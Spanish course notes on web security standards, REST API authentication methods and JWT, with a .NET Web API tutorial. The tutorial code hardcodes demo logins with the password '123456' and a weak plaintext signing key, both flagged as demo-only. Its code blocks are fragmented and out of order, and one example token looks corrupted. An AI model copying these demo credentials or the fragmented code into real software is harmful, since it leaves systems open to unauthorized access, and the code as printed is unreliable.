

Seguridad en aplicaciones Web



Seguridad Informática


La seguridad informática hoy es parte de la ingeniería de software.

La Ingeniería de Software abarca procesos, conjuntos de métodos y herramientas que permiten a los profesionales construir software de alta calidad.

Dentro de la ingeniería de software, el conjunto de procesos, tareas y técnicas que permiten la definición y gestión de los requisitos de un producto, de un modo sistemático, es conocido como Ingeniería de Requisitos.

Seguridad y Ciberseguridad

La ciberseguridad es la práctica de defender las computadoras, los servidores, los dispositivos móviles, los sistemas electrónicos, las redes y los datos de ataques maliciosos. También se conoce como seguridad de tecnología de la información o seguridad de la información electrónica.



Pilares de la seguridad informática

Los pilares de la seguridad informática mencionan cinco principios fundamentales (CCM, 2016), los tres primeros también relacionados en la ISO 27002:2013:

- **Integridad:** garantiza que los datos no sean modificados desde su creación sin autorización y que ningún intruso pueda capturar y modificar los datos en tránsito.
- **Confidencialidad:** garantiza que la información, almacenada en el sistema informático o transmitida por la red, solamente va a estar disponible para aquellas personas autorizadas a accederla.
- **Disponibilidad:** garantiza el correcto funcionamiento de los sistemas de información y su disponibilidad en todo momento para los usuarios autorizados.
- **No repudio:** garantiza la participación de las partes en una comunicación. El uso y/o modificación de la información por parte de un usuario debe ser irrefutable, es decir, que el usuario no puede negar dicha acción.
- **Autenticación o Autenticidad:** asegura que sólo los individuos autorizados tengan acceso a los recursos.

Estándares de Seguridad Informática

Ante la amenaza de ataques informáticos, las organizaciones deben demostrar que realizan una gestión competente y efectiva de la seguridad de los recursos y datos que gestionan. Este aspecto hace necesario el uso de estándares o normas que le orienten de forma estructurada, sistemática y coherente cómo proceder ante una situación de este tipo y fundamentalmente en su prevención, teniendo en cuenta que “las personas solo pueden hacer lo correcto si saben lo que es correcto” (OWASP, Meucci, & Muller, 2014)

- **ISO 17799** ofrece recomendaciones para realizar la gestión de la seguridad de la información dirigidas a los responsables de iniciar, implantar y mantener la seguridad de una organización. Define la información como un activo que posee valor y requiere por tanto de una protección adecuada (ISO, 2005).
- **La familia de normas ISO/IEC 27000** es un conjunto de estándares de seguridad que proporciona un marco para la gestión de la seguridad. Contiene buenas prácticas recomendadas en seguridad de la información para desarrollar, implementar y mantener especificaciones para los Sistemas de Gestión de la Seguridad de la Información (SGSI) (ISO/IEC, 2005b) y (Mentor, 2017). A continuación, se profundiza en algunas de las normas de esta familia por considerarse relevantes para la investigación. El resto de las normas sirven de apoyo a la interpretación y evaluación de estas tres primeras (N. O. N. d. Normalización, 2007) y (Mentor, 2017):
- **ISO/IEC 27000: 2014 Tecnología de la información - Técnicas de seguridad - Sistemas de gestión de la seguridad de la información - Generalidades y vocabulario:** proporciona una visión general de las normas que componen la serie 27000, indicando para cada una de ellas su alcance y propósito. Recoge todas las definiciones para la serie de normas 27000 y aporta las bases de por qué es importante la implantación de un SGSI, una introducción a estos y una breve descripción de los pasos para su establecimiento, monitorización, mantenimiento y mejora.

Estándares de Seguridad Informática

- **ISO/IEC 27001:2013 Tecnología de la información - Técnicas de seguridad - Sistemas de gestión de seguridad de la información - Requisitos:** especifica los requisitos para establecer, implementar, mantener y mejorar continuamente un SGSI dentro del contexto de la organización. Los requisitos establecidos en ISO/IEC 27001: 2013 son genéricos y están destinados a ser aplicables a todas las organizaciones, independientemente de su tipo, tamaño o naturaleza. Esta norma tiene un enfoque en procesos.

ISO/IEC 27002:2013 Tecnología de la información - Técnicas de seguridad - Código de prácticas para los controles de seguridad de la información: antigua ISO 17799:2005. Es una guía de buenas prácticas que describe los objetivos de control y controles recomendables en cuanto a seguridad de la información. Cuenta con 14 Dominios, 35 Objetivos de Control y 114 Controles. Se diferencia de la anterior (27001) que está enfocada a controles y no a procesos.

- **“OWASP (Open Web Application Security Project)** es una organización sin fines de lucro a nivel mundial 501 (c) (3) enfocada en mejorar la seguridad del software”. Su misión es hacer visible la seguridad del software, para que las personas y las organizaciones sean capaces de tomar decisiones al respecto. OWASP proporciona información imparcial y práctica sobre aplicaciones seguras a individuos, corporaciones, universidades, agencias gubernamentales y otras organizaciones en todo el mundo (OWASP, 2017a). Emite herramientas de software y documentación basadas en el conocimiento sobre la seguridad de las aplicaciones (OWASP, 2017a). Como parte de estas herramientas publica cada cierto tiempo el Top 10 de riesgos más críticos y el Top 10 de controles proactivos a tener en cuenta en las aplicaciones de software. El objetivo de estos programas es crear conciencia sobre la seguridad de la aplicación al describir las áreas de preocupación más importantes en las que los desarrolladores de software deben estar conscientes (OWASP, 2016).

Métodos de autenticación en API REST

Hay muchos métodos de seguridad y muchas formas de autenticarse, que pueden depender desde el tipo de dispositivo, el tipo de uso, la confidencialidad de la información, entre otros. No hay una sola manera de asegurar una API.

Mencionaremos los principales métodos para aplicar a un proyecto la autenticación más conveniente.

Los 4 métodos principales de autenticación API REST son:

1. Autenticación básica
2. Autenticación basada en token
3. Autenticación basada en clave API
4. OAuth 2.0 (Autorización abierta)

Antes de entrar en detalle con los métodos, hablemos del flujo de la información.

En una API REST, enviar las credenciales una vez para iniciar sesión no es suficiente, **las API REST son asíncronas**.

Al ser asíncrona, la API REST **no puede recordar las credenciales ya que no existe ninguna sesión activa HTTP**. ¡Así que tienes que indicar quién eres cada vez que hagas una petición!

1. Autenticación básica

Esta es la forma más sencilla de asegurar tu API. Se basa principalmente en un nombre de usuario y una contraseña para identificarte.

Para comunicar estas credenciales desde el cliente hasta el servidor, se debe realizar mediante el [encabezado HTTP Autorización \(Authorization\)](#), según la [especificación del protocolo HTTP](#).

Este método de autenticación está algo anticuado y puede ser un problema de seguridad en tu API REST.

¿Por qué la autenticación básica puede ser vulnerable?

Aunque el nombre de usuario o contraseña estén codificados con, por ejemplo, base64, cualquiera que intercepte la transmisión de datos puede decodificar fácilmente esta información. Esto se denomina [ataque Man-In-The-Middle \(MitM\)](#).

Para proteger tu API mediante la autenticación básica debes configurar que las conexiones entre los clientes y tu servicio API funcionen únicamente mediante una conexión TLS/HTTPS, nunca sobre HTTP.

Autenticación básica, <https://www.itdo.com/blog/cual-es-el-mejor-metodo-de-autenticacion-en-un-api-rest/>

2. Autenticación basada en token

En este método, el usuario se identifica al igual que con la autenticación básica, con sus credenciales, nombre de usuario y contraseña. Pero en este caso, con la primera petición de autenticación, el servidor generará un token basado en esas credenciales.

El servidor guarda en base de datos este registro y lo devuelve al usuario para que a partir de ese momento no envíe más credenciales de inicio de sesión en cada petición HTTP.

En lugar de las credenciales, simplemente se debe enviar el token codificado en cada petición HTTP.

Por norma general, los tokens están codificados con la fecha y la hora para que en caso de que alguien intercepte el token con un ataque MiTM, no pueda utilizarlo pasado un tiempo establecido.

Además de que el token se puede configurar para que caduque después de un tiempo definido, por lo que los usuarios deberán iniciar sesión de nuevo.

Autenticación basada en token, <https://www.itdo.com/blog/cual-es-el-mejor-metodo-de-autenticacion-en-un-api-rest/>

3. Autenticación basada en clave API

A diferencia de los 2 métodos anteriores, en este caso primero debes configurar el acceso a los recursos de tu API. Tu sistema API debe generar una clave (*key*) y un *secret key* para cada cliente que requiera acceso a tus servicios. Cada vez que una aplicación necesite consumir los datos de tu API, deberás enviar tanto la *key* como la *secret key*.

Este sistema es más seguro que los métodos anteriores, pero la generación de credenciales debe ser manual y esto dificulta la escalabilidad de tu API. La automatización de generación e intercambio de *key*'s es una de las razones principales por las que se desarrolló el método de autenticación OAuth, que en el siguiente punto evaluaremos.

Otros problemas con la autenticación basada en clave API es la administración de claves. Con tareas tan relevantes como:

- a. Genera la *key* y el *secret key*.
- b. Enviar las credenciales a los desarrolladores.
- c. Guardar de forma segura la *key* y el *secret key*.

Puede ser complicado poder almacenar y administrar estas credenciales. Es por ello que es imprescindible contar con una [API Gateway](#).

4. OAuth 2.0 (Autorización abierta)

OAuth 2.0 es un método de autorización utilizado por compañías como Google, Facebook, Twitter, Amazon, Microsoft, etc.

Su propósito es permitir a otros proveedores, servicios o aplicaciones, el acceso a la información sin facilitar directamente las credenciales de los usuarios.

Pero tranquilo, únicamente accederán bajo la confirmación del usuario, validando la información a la que se le autorizará acceder.

Si utilizas alguno de los servicios de estas compañías, es muy probable que hayas visto un mensaje de confirmación similar al del ejemplo de Google:

OAuth 2.0, <https://www.itdo.com/blog/cual-es-el-mejor-metodo-de-autenticacion-en-un-api-rest/>

Web API REST y JSON Web Token

¿Qué es un JSON Web Token (JWT)?

JWT es un estándar RFC 7519 para transmitir información con la identidad y claims de un usuario de forma segura entre un cliente y un servidor. Dicha información puede ser verificada y confiable porque está firmada digitalmente.

En otras palabras, un JWT es "simplemente" una cadena de texto que tiene 3 partes codificadas en Base64, separadas por un punto (header.payload.firma) que generamos y entregamos a los clientes de nuestra API.

HEADER: (ejemplo `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`) (indica el algoritmo y tipo de Token, en nuestro caso: HS256 y JWT).

PAYLOAD: (ejemplo `eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0Ij0iOnRydWV9`) (datos de usuario/claims, fecha creación/caducidad Token y lo que necesite nuestra API para validar la petición, recordar que nosotros generamos el token y podemos incluir todos los atributos que queramos).

SIGNATURE: (ejemplo `TJVA95OrM7E2cBab30RMHrHDcEfxjoYZgeFONFh7HgQ`) (la firma, para verificar que el token es válido, aquí lo importante es el "secret" con el que firmamos y que ahora explicaremos). *"La información puede ser verificada y confiable porque está firmada digitalmente"*, con un "secret-key". Lo importante aquí es el "secret-key" para generar la firma del token, por supuesto, no hace falta decir que nuestro "secret-key" nunca se lo daremos a nadie.

Si queremos información más técnica y detallada, leer esto: <https://jwt.io/introduction>


Ciclo de vida de un Token JWT

El proceso completo del JWT consta de estos pasos:

1. El usuario de una aplicación web/móvil/desktop hace login con sus credenciales en el servidor donde está publicada la API.
2. El usuario es validado en el servidor y se crea un nuevo Token JWT (usando nuestro "secret-key") para entregárselo al usuario.
3. El servidor retorna el JWT firmado que contiene los datos/claims referentes al usuario y caducidad del Token.
4. El cliente/browser almacena el JWT para su uso y lo envía en cada petición mediante "Authorization: Bearer ".
5. El servidor verifica la firma del Token, su caducidad y comprueba si el usuario tiene permisos al recurso leyendo los datos del payload.
6. El servidor responde al cliente la petición una vez ha confirmado el Token y los permisos del usuario son correctos.

Ciclo de vida JWT,

<https://enmilocalfunciona.io/construyendo-una-web-api-rest-segura-con-json-web-token-en-net-parte-i/>



Comentarios sobre el ciclo de vida del JWT:

- "Authorization: Bearer ", es la forma más común de indicar pero existen otras técnicas para hacerlo.
- JWT es muy ligero: podemos codificar gran cantidad de datos sensibles en el payload y pasarlo como una cadena.
- Creamos servicios de autenticación optimizados desacoplados del servidor y tenemos protección contra ataques CSRF.
- Nos ahorramos mantener el estado del usuario en el servidor y lo delegamos al cliente.
- Recordar que *siempre, siempre, siempre debemos usar HTTPS* entre el cliente/servidor para las peticiones.
- Y lo más importante: ¡Nos olvidamos de las cookies!

Observando el ciclo de vida de JWT, vemos que la ventaja fundamental de este modelo de seguridad, es que, en lugar de almacenar información relacionada con la autorización vinculada a cada usuario en sesión del servidor, se almacena una sola clave de firma ("secret-key") en el servidor que sirve para crear los Tokens.


Ejemplo en .Net - backend

El ejemplo que se desarrolla a continuación muestra la secuencia de codificación para desarrollar la autenticación de usuarios en una aplicación de tipo WebApi.

Descargando la librería oficial para Tokens

Sobre el proyecto Web Api ya creado necesitamos la librería oficial: *System.IdentityModel.Tokens.Jwt* que instalaremos mediante la consola Nuget:

PM> Install-Package System.IdentityModel.Tokens.Jwt



Importante: Observar que es posible que las versiones actuales de los paquetes que se instalen pueden no coincidir con las de las imágenes.

Descargando librerías de token, <https://enmilocalfunciona.io/construyendo-una-web-api-rest-segura-con-json-web-token-en-net-parte-ii/>

Creando la estructura WebApi

Vamos a crear la estructura del API, se recomienda conocer la guía de buenas prácticas API REST y uso de Visual Studio.

En nuestro explorador de soluciones realizar los siguientes pasos:

1. Sobre la carpeta controllers: botón derecho / agregar / controlador...
2. Se abrirá una nueva ventana de diálogo para elegir controlador.
3. Seleccionamos "Controlador WebApi 2 - en blanco".
4. Nos pedirá el nombre y lo llamaremos "LoginController".
5. Crear un segundo Controlador como los pasos 1,2,3.
6. Nos pedirá el nombre y lo llamaremos "CustomersController".
7. Dentro de carpeta Controller crear una nueva clase "TokenGenerator".
8. Dentro de carpeta Controller crear una nueva clase "TokenValidationHandler".
9. Dentro de carpeta Models crear una nueva clase "LoginRequest".

En este punto, ya hemos creado las clases para nuestro proyecto, evidentemente vacías, como vemos en la imagen:

Recordar: los controladores WebAPI heredan de "ApiController" y los controladores MVC de "Controller" en .NET Framework (ojo, en NET Core es diferente).

Implementación del código

Ahora, toca poner código a nuestras clases. Hay muchas formas de realizar esta implementación y esto es lo que más confusión genera entre los desarrolladores, en nuestra caso, trabajaremos con estas premisas:

- LoginRequest: clase donde recibiremos las credenciales del usuario.
- IHttpActionResult: para las respuestas HTTP StatusCode al cliente siguiendo filosofía RESTful.
- [AttributeRoutes]: para decorar las rutas de los controladores del API en cada acción.
- [Authorize]: Decorador para autorizar peticiones válidas al API (necesitará un JWT válido).
- [AllowAnonymous]: Decorador para permitir peticiones anónimas al API (no necesitará un JWT)
- web.config: Definimos los settings necesarios para nuestro Token JWT.

LoginRequest.cs

```
using System;

namespace WebApiSegura.Models
{
    public class LoginRequest
    {
        public string Username { get; set; }
        public string Password { get; set; }
    }
}
```

LoginController.cs

```
using System;
using System.Net;
using System.Threading;
using System.Web.Http;
using WebApiSegura.Models;
using WebApiSegura.Security;

namespace WebApiSegura.Controllers
{
    /// <summary>
    /// login controller class for authenticate users
    /// </summary>
    [AllowAnonymous]
    [RoutePrefix("api/login")]
    public class LoginController : ApiController
    {
        [HttpGet]
        [Route("echoping")]
        public IHttpActionResult EchoPing()
        {
            return Ok(true);
        }

        [HttpGet]
        [Route("echouser")]
        public IHttpActionResult EchoUser()
        {
            var identity = Thread.CurrentPrincipal.Identity;
            return Ok($" IPrincipal-user: {identity.Name} - IsAuthenticated: {identity.IsAuthenticated}");
        }
    }
}
```

```
[HttpPost]
[Route("authenticate")]
public IHttpActionResult Authenticate(LoginRequest login)
{
    if (login == null)
        throw new HttpResponseException(HttpStatusCode.BadRequest);

    //TODO: This code is only for demo - extract method in new class & validate
    correctly in your application !!
    var isValid = (login.Username == "user" && login.Password == "123456");
    if (isValid)
    {
        var rolename = "Developer";
        var token = TokenGenerator.GenerateTokenJwt(login.Username, rolename);
        return Ok(token);
    }

    //TODO: This code is only for demo - extract method in new class & validate
    correctly in your application !!
    var isTesterValid = (login.Username == "test" && login.Password == "123456");
    if (isTesterValid)
    {
        var rolename = "Tester";
        var token = TokenGenerator.GenerateTokenJwt(login.Username, rolename);
        return Ok(token);
    }

    //TODO: This code is only for demo - extract method in new class & validate
    correctly in your application !!
    var isAdminValid = (login.Username == "admin" && login.Password == "123456");
    if (isAdminValid)
    {
        var rolename = "Administrator";
        var token = TokenGenerator.GenerateTokenJwt(login.Username, rolename);
        return Ok(token);
    }

    // Unauthorized access
    return Unauthorized();
}
```

CustomersController.cs

```
using System.Web.Http;

namespace WebApiSegura.Controllers
{
    /// <summary>
    /// customer controller class for testing security token
    /// </summary>
    [Authorize]
    [RoutePrefix("api/customers")]
    public class CustomersController : ApiController
    {
        [HttpGet]
        public IHttpActionResult GetId(int id)
        {
            var customerFake = "customer-fake: " + id;
            return Ok(customerFake);
        }

        [HttpGet]
        public IHttpActionResult GetAll()
        {
            var customersFake = new string[] { "customer-1", "customer-2", "customer-3" };
            return Ok(customersFake);
        }
    }
}
```

TokenGenerator.cs

```
using System;
using System.Configuration;
using System.Security.Claims;
using Microsoft.IdentityModel.Tokens;

namespace WebApiSegura.Security
{
    /// <summary>
    /// JWT Token generator class using "secret-key"
    /// more info: https://self-issued.info/docs/draft-ietf-oauth-json-web-token.html
    /// </summary>
    internal static class TokenGenerator
    {
        public static string GenerateTokenJwt(string username, string rolname)
        {
            //TODO: appsetting for Demo JWT - protect correctly this settings
            var secretKey = ConfigurationManager.AppSettings["JWT_SECRET_KEY"];
            var audienceToken = ConfigurationManager.AppSettings["JWT_AUDIENCE_TOKEN"];
            var issuerToken = ConfigurationManager.AppSettings["JWT_ISSUER_TOKEN"];
            var expireTime = ConfigurationManager.AppSettings["JWT_EXPIRE_MINUTES"];

            var securityKey = new
                SymmetricSecurityKey(System.Text.Encoding.Default.GetBytes(secretKey));
            var signingCredentials = new SigningCredentials(securityKey,
                SecurityAlgorithms.HmacSha256Signature);

            // create a claimsIdentity
            ClaimsIdentity claimsIdentity = new ClaimsIdentity(new[] {
                new Claim(ClaimTypes.Name, username),
                new Claim(ClaimTypes.Role, rolname)
            });

            // create token to the user
            var tokenHandler = new System.IdentityModel.Tokens.Jwt.JwtSecurityTokenHandler();
            var jwtSecurityToken = tokenHandler.CreateJwtSecurityToken(
                audience: audienceToken,
                issuer: issuerToken,
                subject: claimsIdentity,
                notBefore: DateTime.UtcNow,
                expires: DateTime.UtcNow.AddMinutes(Convert.ToInt32(expireTime)),
                signingCredentials: signingCredentials);

            var jwtTokenString = tokenHandler.WriteToken(jwtSecurityToken);
            return jwtTokenString;
        }
    }
}
```

TokenValidationHandler.cs

```
using System;
using System.Collections.Generic;
using System.Configuration;
using System.Linq;
using System.Net;
using System.Net.Http;
using System.Threading;
using System.Threading.Tasks;
using System.Web;
using Microsoft.IdentityModel.Tokens;

namespace WebApiSegura.Security
{
    /// <summary>
    /// Token validator for Authorization Request using a DelegatingHandler
    /// </summary>
    internal class TokenValidationHandler : DelegatingHandler
    {
        private static bool TryRetrieveToken(HttpRequestMessage request, out string token)
        {
            token = null;
            IEnumerable<string> authzHeaders;
            if (!request.Headers.TryGetValues("Authorization", out authzHeaders) ||
                authzHeaders.Count() > 1)
            {
                return false;
            }
            var bearerToken = authzHeaders.ElementAt(0);
            token = bearerToken.StartsWith("Bearer ") ? bearerToken.Substring(7) :
            bearerToken;
            return true;
        }
    }
}
```

```
protected override Task<HttpResponseMessage> SendAsync(HttpRequestMessage request,
    CancellationToken cancellationToken)
    {
        HttpStatusCode statusCode;
        string token;

        // determine whether a jwt exists or not
        if (!TryRetrieveToken(request, out token))
        {
            statusCode = HttpStatusCode.Unauthorized;
            return base.SendAsync(request, cancellationToken);
        }

        try
        {
            var secretKey = ConfigurationManager.AppSettings["JWT_SECRET_KEY"];
            var audienceToken = ConfigurationManager.AppSettings["JWT_AUDIENCE_TOKEN"];
            var issuerToken = ConfigurationManager.AppSettings["JWT_ISSUER_TOKEN"];
            var securityKey = new
                SymmetricSecurityKey(System.Text.Encoding.Default.GetBytes(secretKey));

            SecurityToken securityToken;
            var tokenHandler = new
                System.IdentityModel.Tokens.Jwt.JwtSecurityTokenHandler();
            TokenValidationParameters validationParameters = new
                TokenValidationParameters()
            {
                ValidAudience = audienceToken,
                ValidIssuer = issuerToken,
                ValidateLifetime = true,
                ValidateIssuerSigningKey = true,
                LifetimeValidator = this.LifetimeValidator,
                IssuerSigningKey = securityKey
            };
        }
    }
}
```

TokenValidationHandler.cs

```
// Extract and assign Current Principal and user
    Thread.CurrentPrincipal = tokenHandler.ValidateToken(token,
validationParameters, out securityToken);
    HttpContext.Current.User = tokenHandler.ValidateToken(token,
validationParameters, out securityToken);

        return base.SendAsync(request, cancellationToken);
    }
    catch (SecurityTokenValidationException)
    {
        statusCode = HttpStatusCode.Unauthorized;
    }
    catch (Exception)
    {
        statusCode = HttpStatusCode.InternalServerError;
    }

    return Task<HttpResponseMessage>.Factory.StartNew(() => new
HttpResponseMessage(statusCode) { });
}

public bool LifetimeValidator(DateTime? notBefore, DateTime? expires, SecurityToken
securityToken, TokenValidationParameters validationParameters)
{
    if (expires != null)
    {
        if (DateTime.UtcNow < expires) return true;
    }
    return false;
}
}
```


Global.asax

```
using System;
using System.Web.Http;

namespace WebApiSegura
{
    public class WebApiApplication : System.Web.HttpApplication
    {
        protected void Application_Start()
        {
            GlobalConfiguration.Configure(WebApiConfig.Register);
        }
    }
}
```

WebApiConfig.cs

```
using System;
using System.Web.Http;
using WebApiSegura.Security;

namespace WebApiSegura
{
    public static class WebApiConfig
    {
        public static void Register(HttpConfiguration config)
        {
            // Configuración de rutas y servicios de API
            config.MapHttpAttributeRoutes();

            config.MessageHandlers.Add(new TokenValidationHandler());

            config.Routes.MapHttpRoute(
                name: "DefaultApi",
                routeTemplate: "api/{controller}/{id}",
                defaults: new { id = RouteParameter.Optional }
            );
        }
    }
}
```

Web.config

```
<appSettings>  
  <add key="JWT_SECRET_KEY" value="clave-secreta-api" />  
  <add key="JWT_AUDIENCE_TOKEN" value="http://localhost:49220" />  
  <add key="JWT_ISSUER_TOKEN" value="http://localhost:49220" />  
  <add key="JWT_EXPIRE_MINUTES" value="30" />  
</appSettings>
```

Comprobando que todo funciona


Una vez tenemos el código listo, vamos a verificar que realmente nuestra API funciona y hace lo que debe.

Solo para recordar el ciclo de vida nuevamente:

Vamos a llamar al LoginController, este se encarga de validar y enviarnos el Token JWT, y luego, hacer peticiones al CustomerController enviando el Token JWT.

Recordar que es importante tener los controllers "decorados" correctamente.

